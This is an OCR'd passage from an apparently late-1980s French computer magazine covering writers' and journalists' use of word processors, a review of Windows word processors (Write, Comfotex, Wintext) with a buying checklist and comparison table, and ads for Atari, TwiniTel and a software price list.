(même éditeur) utilise un Apple IIe. Elle écrit ses romans avec le logiciel Gribouille et estime que le traitement de texte apporte une notion « d'immédiateté entre la main et la pensée. Je travaille beaucoup plus vite, avec la sensation de sculpter mon texte. » Son ordinateur est déjà vieux de deux ans, et elle songe à le changer contre un Macintosh, car « beaucoup d'écrivains ou de journalistes travaillent avec Mac ». S'agit-il de suivre une mode ? Non. « Je sais qu'il existe sur Mac un logiciel spécifique pour construire des scénarios (CinéMac de Parisoft), et j'en écris moi-même. »

L'apprentissage du logiciel est toujours fastidieux. « Au début, j'ai fait des fausses manœuvres. Personne ne m'avait dit qu'en sauvegardant deux fichiers sous un même nom, j'écrasais le premier. J'ai perdu deux jours de travail ainsi. » La plupart des écrivains se contentent d'utiliser les fonctions simples : sauver, reprendre, couper, copier, coller, rechercher ou changer un mot. Dès qu'il s'agit de tabuler, de calculer, de créer des glossaires ou des macro-commandes, les utilisateurs se font rares.


Que pense Jean Bonnefoy des traitements de texte graphiques qui lui permettraient d'insérer des dessins ou de voir la page telle qu'elle sera imprimée ? Il a eu l'occasion d'essayer Evolution de Priam, sous Windows : « C'est joli, mais vraiment très lent. »

Et le Macintosh ? « Il est parfait, pour Cédric Philibert, mais beaucoup trop cher. »

UNE CENTAINE D'ATARI À LIBÉ POUR LA SAISIE AU KILOMÈTRE

C'est également l'avis de Bernard Tort du journal *Libération*. « Nous nous sommes équipés d'ordinateurs Atari pour quatre raisons. Il nous fallait un micro avec une très bonne définition d'écran. Quelque chose qui nous change de l'Apple II. Pas question de prendre des disquettes souples, elles sont trop fragiles, et une rédaction ressemble toujours à un capharnaüm. Nous voulions donc des disquettes rigides au format standard. Par ailleurs, l'Atari travaille avec un processeur moderne et rapide. Enfin, et surtout, son prix était très attractif. »

Les journalistes de *Libé* ont-ils choisi un programme sophistiqué ? « Non, répond Bernard Tort. Il y a un an, un logiciel comme First Word nous suffisait. Mais il ne possédait pas de compteur de signes et de lignes. Quand nous commandons un papier, nous avons besoin de le calibrer. Avec First Word, c'était devenu franchement casse-pieds. Ensuite, le logiciel a détruit plusieurs de nos textes de façon imprévue, et nous pensons que c'était dû aux anciennes ROM. Nous nous sommes plaints auprès d'Atari, ce qui a eu pour effet d'accélérer le passage aux nouvelles ROM. Finalement, nous avons établi un cahier des charges, et la société Logisoft a créé un nouveau logiciel spécialement pour nous. Ils en ont commercialisé une version publique (Le ▶



Michel Barer

Rédacteur) plus sophistiquée. La nôtre est assez frustre, car nous n'avons pas besoin de la couleur. Nous avons renoncé à la justification à droite des textes, et nous ne travaillons qu'avec une seule police de caractères. » La rédaction est équipée d'une centaine d'Atari. « La mise en pages ne nous intéresse pas. Nous voulons simplement saisir du texte au kilomètre puis le faire traiter par une machine plus importante. »

DEMAIN, LA RÈGLE D'OR DU « TEL ÉCRAN, TEL ÉCRIT »

L'exemple de *Libération* reflète une certaine tendance à la simplicité. Pourquoi s'encombrer de fioritures quand il s'agit de traiter une grande quantité d'articles ? Les éditeurs suivent la voie inverse, qui proposent des logiciels toujours plus sophistiqués et compliqués. On comprend que la bataille soit rude sur ce vaste marché. Mais innovation et simplicité ne vont pas toujours de pair.

Aujourd'hui, la tendance est au graphique. Avec l'arrivée en force des imprimantes laser, chacun veut profiter des nouvelles polices de caractères. Les traitements de texte non graphiques peuvent parfaitement gérer les polices PostScript, mais ne peuvent pas les afficher à l'écran. Il faut donc attendre l'impression du document pour vérifier que la mise en pages donne bien le résultat escompté. On peut penser qu'à terme, avec des ordinateurs plus performants et des programmes mieux écrits, tous les traitements de texte seront graphiques. Signe des temps, la société Winsoft travaille à l'adaptation de Textor sur Macintosh. Bientôt, Textor sera installé en version graphique sous OS/2. Le « tel écran, tel écrit » tend à devenir la règle dans les entreprises.

L'essentiel pour tous ces professionnels de l'écriture est de trouver une solution fiable et simple. Lorsqu'ils mettent la main dessus, que ce soit sur PC, Mac, Atari ou Amstrad, ils n'ont plus envie d'en changer. Ce marché si convoité par les éditeurs finira donc par se stabiliser. ■

LES LOGICIELS SOUS WINDOWS : LE TRAITEMENT DE TEXTE PAR LA FENÊTRE

Changement d'habitudes pour les utilisateurs des traitements de texte sur PC. Avec Windows, les nouveaux logiciels intègrent l'interface graphique, les fenêtres et les menus déroulants. Une présentation très inspirée du Macintosh dont voici trois exemples.

PAUL DUBOIS

La plupart des traitements de texte pour PC s'exécutent à partir de l'intégrateur Windows mais n'associent pas toujours l'utilisation de menus déroulants et de la souris. L'intérêt de Windows de Microsoft devient alors très limité. Ce n'est pas le cas des trois logiciels présentés ci-dessous.

WRITE : LA SIMPLICITÉ AVANT TOUT !

A tout seigneur tout honneur, Write de Microsoft est le traitement de texte fourni et conçu avec Windows. Il nous servira donc de référence. Write saisit le texte avec retour à la ligne automatique. L'accès au menu des commandes se fait grâce à la souris ou par une combinaison de touches avec Alt. Il utilise cependant parfaitement l'interface de l'intégrateur avec ses fenêtres, ses menus déroulants et ses icônes. De plus, on peut inclure des graphiques en provenance de Paint, par exemple, directement à l'intérieur d'un document Write. Afin de coordonner son offre en matière de traitement de texte, Microsoft a doté Write d'une interface puissante avec Word. Il devient ainsi aisé, non seulement de récupérer un document créé avec Microsoft Word sans perdre l'enrichissement et la mise en forme, mais également de sauvegarder un texte en format Word ; dans ce cas les graphiques disparaissent.

Pour les sélections ou défilements, l'usage de la souris est omniprésent. On utilise par exemple les cases de défilement situées dans les coins droits hauts et bas. Le couper-coller, cher aux fanatiques du Macintosh, permet de déplacer ou de copier un texte à l'intérieur d'un document Write, mais également vers ou à partir d'une autre application Windows. Il faut dans ce cas utiliser le presse-papiers.

La mise en forme et le choix des types de caractères sont immédiatement visibles à l'écran. Au moment de lancer l'impression, il est possible de choisir une imprimante parmi celles installées sous Windows. Les impressions en « portrait » ou « à l'italienne » *(landscape)* sont également disponibles.

COMFOTEX : LE TALENT CACHÉ

Comfotex est un traitement de texte réalisé spécialement pour Windows. Intégré dans la gamme Confoware qui contient entre autres un Graph, un Merge et une connexion vers les sites centraux, il est distribué en France par Frame, publié par Software Products ▶

LES VINGT COMMANDEMENTS

Vingt points importants sont à examiner avant de choisir un logiciel de traitement de texte sous Windows :

1 Documentation et messages en français

Certains éditeurs proposent des produits anglo-saxons avant qu'ils ne soient entièrement francisés. C'est parfois un handicap pour les utilisateurs qui ne lisent pas Shakespeare dans le texte.

2 Nombre et format des disquettes

Le nombre de disquettes est souvent proportionnel à la place éventuelle occupée sur un disque dur. Certains ordinateurs sont équipés de lecteurs 3"1/2, et il faut vérifier la taille physique des disquettes fournies (5"1/4 ou 3"1/2).

3 Sauvegarde automatique

Proposée pour la première fois par WordPerfect puis vulgarisée par Sprint de Borland, la sauvegarde automatique évite les pertes de documents. En fonction du temps, par exemple toutes les trois secondes, ou bien en fonction du texte saisi, par exemple tous les 80 caractères, le document en cours de saisie est automatiquement sauvegardé.

4 Espacements proportionnels ou espacements fixes

Avec l'avènement des imprimantes à laser, la largeur des caractères est maintenant variable. Un « W » prendra dans ce cas plus de place qu'un « I » alors qu'avec une police à espacement fixe, il occupe la même place.

5 Taille maximale des documents

Une lettre de 2 pages, un texte de 25 pages ou un rapport de 300 pages ne mettent pas en oeuvre les mêmes fonctionnalités. La gestion d'index, la table des matières, les chapitres sont ainsi nécessaires à la gestion de grands documents.

6 Réalisation optimisée des tableaux

La manipulation des caractères prédéfinis dans le système pour tracer les tableaux en simple ou double trait n'est pas toujours aisée s'il faut, comme avec Word, taper Alt et simultanément le code du trait. Le passage en mode tableau et l'usage des flèches de déplacement pour le tracé (comme avec Textor) simplifient l'exécution des tableaux avec parfois la faculté de réaliser quelques petits calculs.

7 Nombre de documents simultanés

Pour fusionner des fichiers ou pour en consulter plusieurs en même temps, certains logiciels autorisent l'ouverture simultanée de fichiers.

8 Saut de page conditionnel

Si l'on souhaite imprimer la suite du texte sur une nouvelle page et cela par exemple dès la ligne 5 de la première page, ou bien si l'on désire sauter de page uniquement lorsqu'une condition est remplie, cette option est très utile.

9 Espaces et textes insécables

Pour écrire P Dubois et être certain que ces deux mots se trouveront sur la même ligne, l'espace qui les sépare doit devenir insécable. De la même façon, pour obtenir une suite de mots qui ne puisse être coupée, elle doit être déclarée insécable, par exemple pour 2 + 3 = 5.

10 Liaisons de paragraphes et/ou de graphiques

Un paragraphe qui ne doit pas être coupé sous peine de perdre sa signification ou bien un graphique et son commentaire peuvent être liés de façon permanente.

11 En-têtes et pieds de pages (numérotation automatique)

Un en-tête et un pied de page sont repris en haut et en bas de chaque page. Certains traitements de texte permettent l'impression sur les pages paires ou impaires uniquement.

12 Impressions multicolonnes (journalistiques)

Imprimer un texte sur plusieurs colonnes, comme dans un journal, facilite parfois la lecture ou l'insertion de graphiques.

13 Wysiwyg

What You See Is What You Get, ou tel écrit, tel écran. Visualiser un texte tel qu'il sera imprimé optimise sa mise en pages.

14 Dictionnaire et correcteur orthographique intégrés

Les correcteurs orthographiques ne corrigent certes pas les fautes de grammaire mais évitent bien souvent les erreurs dues à une frappe trop rapide.

15 Macrocommandes

Appelées également accélérateurs, elles facilitent la répétition rapide de commandes courantes, souvent en assignant une commande à une touche.

16 Intégration de graphiques

Réserver la place pour insérer des graphiques manuellement, c'est bien, mais les insérer directement dans le texte avec parfois la possibilité de modifier leur aspect c'est mieux.

17 Recherches et remplacements automatiques

En disposant d'une lettre adressée à Monsieur, à l'aide d'une simple recherche et remplacement automatique, elle sera adressée à Madame. Quelques accords sont cependant toujours à prévoir.

18 Impressions à l'italienne et en portrait

Pour accompagner des graphiques ou préparer des transparents, il est parfois nécessaire d'imprimer dans le sens de la plus grande dimension de la feuille.

19 Fusions de textes

Réunir en un seul rapport les conclusions de différentes personnes donc de différentes saisies impose la fusion de documents.

20 Règles de format

Une règle de format montre la position et le type des différentes tabulations ainsi que les marges droite et gauche. Elle indique également la mise en forme par défaut (centrage, cadrage à gauche ou à droite, justification).

International (concepteur d'Open Access) et conçu par Siemens. Annoncé au pays d'Astérix pour le premier trimestre 1988, il se fait un peu attendre, même si son prix de vente est déjà fixé (3 950 F ht). Une règle de format symbolise les tabulations dès le chargement ainsi que les marges gauche et droite. A la première frappe, même en police standard, on constate sur certains appareils un retard de quelques secondes à l'affichage. L'un des compatibles AT fonctionnant à 8 MHz sur lequel nous avons travaillé ne s'avère pas assez rapide, et la course aux armements semble devoir continuer afin d'exploiter pleinement ce type de produit sous Windows. Le logiciel testé n'est pas une version définitive, et son temps de réponse est élastique. Il ne semble soumis à aucune règle précise.

La version en anglais (la traduction des messages et de la documentation est plus avancée dans cette langue) à notre disposition utilise pleinement la démarche de Windows, avec menus déroulants, icônes et souris. Elle comporte la plupart des attributs aujourd'hui courants parmi les traitements de texte, mais qui charment les utilisateurs. Du point de vue de l'affichage, les moniteurs couleur EGA rendent les nuances moins ternes lorsque l'on utilise Comfotex sous Windows 2.00.

Ce traitement de texte refuse de démarrer avec la version 1.03. Une version mise à jour du produit Microsoft s'impose. Le mode *Wysiwyg* facilite les changements de présentation. L'intégration et la manipulation de graphiques, comme avec Write, satisfont les décorateurs.

Un dictionnaire multilangue et une sauvegarde automatique périodique (comme Sprint de Borland) contribuent à rendre l'outil convivial mais lui font peut-être perdre un peu de rapidité.

TRAITEMENTS DE TEXTE PC SOUS WINDOWS

	Write	Comfotex	Wintext
Documentation française	Oui	Oui	En cours
Configuration minimale	384	640	512
Wysiwyg	Oui	Oui	Oui
Justification	Oui	Oui	Oui
Espacement proportionnel	Oui	Oui	Oui
Multicolonne	Non	En cours	Oui
Paragraphe et texte insécable	Non	Non	Oui
En tête et bas de page	Oui	Oui	Oui
Interligne réglable	Oui	Oui	Oui
Dictionnaire	Spell + 500 F ht	En cours	Oui
Sauvegarde automatique	Non	Oui	Oui
Macrocommande	Non	Oui	Oui
Intégration de graphiques	Oui	Oui	Oui
Intégration de tableaux	Oui	Oui	Oui
Documents simultanés	Oui	Non	4
Recherche/remplacement	Oui	Oui	Oui
Paysage/portrait	Oui	Oui	Oui
Taille maximale des documents	Taille-mémoire		Illimitée
Fusion de texte	Oui	Oui	Oui
Mise majuscule-minuscule automatique	Non	Non	Oui
Multipolice	Oui	Oui	Oui
Zoom	Non	Non	Oui
Règles de formats	Oui	Non	Oui

WINTEXT : UNE BONNE IMPRESSION

Spécialement réécrit pour Windows, à partir du logiciel Evolution (de Priam), fonctionnant également sous Gem, Wintext a le mérite d'être français. En effet, son auteur, Pascal Pellier, est considéré comme « le meilleur concepteur européen » selon Aldo Zermati, le représentant en France de Palantir, société américaine qui diffuse le produit au niveau mondial. Les premières livraisons étaient prévues pour la quatrième semaine de mars, en langue française, pour un prix de 3 450 F ht. Ces délais semblent difficiles à tenir pour Priam comme pour Palantir qui a le souci louable de vouloir standardiser les logiciels sous Windows.

La notion de document unique prônée par la firme autorise la portabilité des textes créés avec Wintext mais également des tableaux réalisés avec Wincalc. Wintext permet d'éditer quatre documents simultanément, ce qui facilite les fusions. Les documents peuvent être regardés en vue réduite *(Wisiwig of course* explique la documentation de Palantir, qui a sans doute voulu lancer son *What I See Is What I Get).*

Les graphiques provenant de Winscan peuvent être affichés au milieu des textes, et un masquage rectangulaire, faisant apparaître uniquement leur position, accélère notablement l'affichage.

Le point fort de Wintext concerne les impressions qui peuvent être réalisées avec toutes les imprimantes gérées par Windows y compris les imprimantes PostScript. Un bon choix de polices de caractères vectorielles ou en *bit map* et bien entendu les polices résidentes de l'imprimante sont utilisables. L'impres-

RAPPORT D'ACTIVITE ANNUEL

LE MESSAGE DU PRESIDENT.

Les ventes du 4ème trimestre ont atteint 80 398 000, ce qui représente une augmentation de 20 520 000 sur la même période de l'année précédente, soit une croissance de **34,2%**. Les résultats nets avant impôts ont enregistré une augmentation de 4 213 000 soit **39,6%**.

Ainsi pour le premier rapport d'activité depuis l'introduction en bourse, c'est avec plaisir que nous enregistrons des *résultats positifs dans tous les domaines*. La popularité croissante de la gamme actuelle, combinée au succès du lancement des nouveaux produits, nous ont permis de réaliser un chiffre d'affaires annuel en augmentation de **82%**.

s deux années difficiles, le résultat redevient positif et les dettes à long ont été réduites à 2 millions contre 57 millions l'année précédante. Au ondial le groupe a poursuivi sa stratégie d'expansion avec l'ouverture elles filiales de commercialisation. Nous sommes donc présents 50 pays et sur tous les marchés nationaux à fort potentiel avec permanentes adaptées aux particularités locales. Plus de **50%** res à été réalisé à l'étranger.

a fabrication, les outils de production ont été regroupés et ionnement diversifiées dans un souci de rentabilité. ermis de dégager de notables gains de productivité haut niveau de qualité.

des produits de haute technologie à des prix ain exercice, nous entendons renforcer cette et le développement technologique, et la ction.

Decembre 1986

141.987
(25.819)
(14.314)

1.749
082
7)

2000
1000

2000
1000

12.31%
20.00%
15.38%

La révolution laser,
c'est de faire d'une simple feuille de papier
une arme dans la compétition.

ATARI®

Référence 151 du service-lecteurs (page 66)

(NOUVEAU)

LE TRAVAIL SUR PC DEPUIS LE MINITEL

"Qui n'a pas eu besoin, un jour d'accéder à son logiciel favori..., malheureusement resté au bureau ? La solution : TwiniTel qui vous permet de travailler à distance depuis votre minitel."

TwiniTel

Compatibilité
Le "tout" minitel :
40 colonnes, 80 colonnes.
Le "tout" modem :
modems V23 Kortex, PNB, LCE...
Le "tout" logiciel : Multiplan, dBase, 1-2-3, Word...

Sécurité
Accès contrôlés par mots de passe.
Journal des connexions.
Reprise du contrôle du PC en local.
Connexions spécialisées par application.

Domaines d'application
Travail à distance sur PC.
Télé-maintenance.
Télé-enseignement.
Messagerie.
Frontal vidéotex de grands systèmes.

1295 Frs HT
(1535,87 Frs TTC)

Logiciel et documentation en français.
Service Softissimo :
assistance téléphonique, garantie, mise à jour...

SOFTISSIMO

129, boulevard de Sébastopol
75002 Paris - Tél. : 42.33.77.10

Demande de documentation TWI 10

Nom _____
Société _____
Adresse _____
_____
Tél. _____

Référence 152 du service-lecteurs (page 66)

sion en « portrait » ou « à l'italienne » est directement accessible par les menus. Une police scientifique est annoncée par Priam. Elle fonctionne sous Gem et devrait être disponible prochainement sous Windows. Une fonction de publipostage permet de fusionner une lettre type avec des informations provenant de dBase ou de Framework, ou saisies directement avec le traitement de texte.

Spell. Le dictionnaire associé est disponible en français. Il est très simple d'emploi pour épeler les documents du type Write et mémorise les nouveaux mots qui n'ont alors plus besoin de confirmation. L'utilisateur crée à loisir des dictionnaires accessoires afin de vérifier des documents spécifiques. Mais si Spell dispose d'une césure automatique performante, il ne corrige malheureusement pas toutes les fautes de grammaire que l'on trouve, entre autres, dans les documentations des traitements de texte...

Palantir a annoncé l'arrivée de ses principaux produits sous Presentation Manager (OS/2). Wintext sera alors disponible sous Gem, Windows 1.xx, 2.0x, 386 et PM, si la société américaine tient ses paris.

ET LA VITESSE ?

Un test de vitesse concernant ces trois produits est édifiant. Un « retour vers le futur » semble la bonne définition. En effet, ils font assaut de lenteur dès le chargement. A partir de Windows, il faut attendre 9 s avant d'utiliser Write alors qu'une trentaine de secondes est nécessaire à Wintext et à Comfotext. Sur certaines machines, ce temps peut atteindre 1 mn 30 pour le logiciel de Frame qui est paradoxalement plus rapide que celui de Priam sur d'autres... Il s'agit certes, pour ces deux derniers, de préversions mais même divisées par deux, ces quelques dizaines de secondes sont des éternités pour les habitués des claviers et des souris.

A titre indicatif, Sprint de Borland demande 9 s de patience pour se lancer à partir de Windows, et Microsoft Word qui n'est pas à l'origine prévu pour cela impose 15 s d'attente. C'est au lancement de l'impression que les records de temps sont battus. Windows n'est certes pas indissociable de ce phénomène.

En conclusion, pour un utilisateur occasionnel de traitement de texte qui recherche la simplicité et l'homogénéité plutôt que la puissance absolue, Write est le produit désigné. En outre, associé à Word, il offre une utilisation à plusieurs niveaux. C'est le seul produit réellement disponible à la date de rédaction de cet article : sa documentation est incluse dans celle de Windows, lui-même francisé.

Microsoft prépare une nouvelle version de Word destinée à l'environnement OS/2, mais garde jalousement ses secrets. Frame et Priam attachent une grande importance au service après-vente et s'engagent à fournir une assistance téléphonique appropriée. Wintext et Comfotex sont certes des traitements de texte conviviaux très complets mais gourmands et plus lents. Ces deux produits, partiellement achevés, ont le mérite d'être les premiers sur le marché et restent très attrayants. ■

WRITE

Concepteur : Microsoft
Importateur : Microsoft France
Prix : gratuit, fourni avec Windows 2.00
Service-lecteurs, référence n° 35

COMFOTEXT

Concepteur : Siemens (édité en Europe par SPI)
Importateur : Frame
Prix : 3 950 F ht
Service-lecteurs, référence n° 36

WINTEXT (alias EVOLUTION)


Concepteur : Priam (France)
Distributeur : Palantir
Prix : 3 450 F ht
Service-lecteurs, référence n° 37

La révolution Atari,
c'est de mettre cette arme aux mains du plus grand nombre.

SOLUTION COMPLETE DE MICRO-EDITION ATARI

CONFIGURATION : Ordinateur Atari Méga ST4 - Disque dur - Imprimante laser Atari.
LOGICIEL : Logiciels de P.A.O. et de traitement de texte.
FORMATION : Formation à la micro-édition - Assistance téléphonique permanente.
MAINTENANCE : Maintenance sur site d'un an.

L'ENSEMBLE 29 900 F HT*



Pour tous renseignements, téléphonez au 45 06 31 31 ou envoyez votre carte de visite à :
Atari France, 9, rue Sentou, 92150 Suresnes. * Prix publics conseillé 35 462 F TTC.

ATARI LE FASCINANT POUVOIR
DE L'ARME INFORMATIQUE.

ATARI®

Référence 153 du service-lecteurs (page 66)

LOGICIELS DERNIERES VERSIONS
POUR IBM PC, XT, AT, COMPATIBLES, MACINTOSH

Jusqu'à -50%

SOFTWORLD

Le Nouveau Monde

17, Avenue Emile Zola, 75015 Paris. Téléphone : (33) / (1) 40 59 02 99

POUR MACINTOSH

BASES DE DONNEES		TTC
dBASE Mac *Ashton Tate*	a	3595
Omnis 3+ *Blyth*	a	3850
Omnis 3+ *Blyth*	f	5600
EDITIONS		
Page Maker *Aldus*	f	5595
Ready Set Go! 4 *LetraSet*	a	4250
COMPTA/GESTION		
Mélusine	f	2600
Super Mélusine	f	3665
Paye Altarès	f	4200
TABLEURS		
Excel 1.04 *Microsoft*	a	2870
Excel 1.04 *Microsoft*	f	3225
MacCalc *Bravo*	a	1350
TEXTES		
MindWrite *MindWork*	a	2250
Word 3.01 *Microsoft*	f	2650
INTEGRE		
Works 3.01 *Microsoft*	f	1695
PROGRAMMATIONS		
Basic Compiler *Microsoft*	a	1650
LightSpeed C *Think*	a	1495
LightSpeed Pascal *Think*	a	1095
Prolog *Adv.A.I. Systems*	a	2550
Turbo Pascal *Borland*	a	750
Turbo Pascal Tutor*Borland*	a	750
Turbo Pascal Numeric	a	750
VIP *Mainstay*	a	1155
NOUVEAU		
Turbo Pascal DataBase ToolBox *Borland*	a	895
ZBasic 4.01 *Zedcor*	a	985
ZBasic Construction Set	a	595
ZBasic Conversion Kit	a	250
SCANNER		
ThunderScan	a	2250
UTILITAIRES		
Copy II Mac 7.1	a	290

NOUVEAU
THE PROFESSIONAL PROGRAMMER'S EXTENDER ™
Tous les secrets de programmation sont révélés avec Codes Sources complets.
Codes sources sur Lightspeed C ou LS Pascal ou Turbo Pascal, étc... Prix TTC 3400 Frs.

POUR IBM ET COMPATIBLES

BASES DE DONNES		TTC
dBase III+	f	6285
Fox Base2+	f	4195
Reflex	f	1295
Paradox	aef	6150
RBase System	f	5650
EDITION (P.A.O)		
Page Maker	f	6195
COMPTA/GESTION		
Ciel! Compt-Gestion	f	925
Bilan Plus	f	1250
DESSINS (D.A.O.)		
Prodesign II	f	4250
LIBRAIRIES POUR LANGAGE C		
C Scape	a	3995
C Tools Plus/5.0	a	1495
Greenleal DataWindows	a	2125
Greenleal DataWindows (Livré avec Codes Sources)	a	3595
Halo 88	a	2295
Greenleaf Comm library	a	1850
PforCe Version 1.03	a	3495
TurboWindow/C	a	995
E.A.O		
MICRO-CAP II Analyse de Circuits électroniques.	a	13500
MICROLOGIC II Dessin Logique digitalisé-Simulation	a	13500
INTEGRES		
Ability Plus (5'1/4)	f	1475
Ability Plus (3'1/2)	f	1695
Lotus 1-2-3	f	3400
Works PC	aef	1750
TABLEURS		
Excel PC (286 et 386)	f	4395
Multiplan 3	f	2295
Quattro : PROMO	**f**	**1400**
VP Planer Plus	f	1995
TEXTE		
Word 4	f	3550

LANGAGES		TTC
AdaStarter Compiler	a	1350
AdaVantage Compiler 2.1	a	12500
Janus/Ada "Jet Set"	a	1495
Janus/Ada Educational Pak	a	4650
Janus/Ada Develop. Pak	a	9450
C Compiler 5.0	a	3395
Lattice C 3.2	a	3350
MacroAssembleur 5.0	a	1235
Power C	a	550
Quick Basic 4.0	a	820
Quick C 1.0	a	995
Turbo Basic	a	750
Turbo Basic	f	820
Turbo C 1.5	a	895
Turbo C 1.5	f	1050
Turbo Pascal 4.0	a	895
Turbo Pascal 4.0	aef	1050
Turbo Prolog	a	795
LIBRAIRIES		
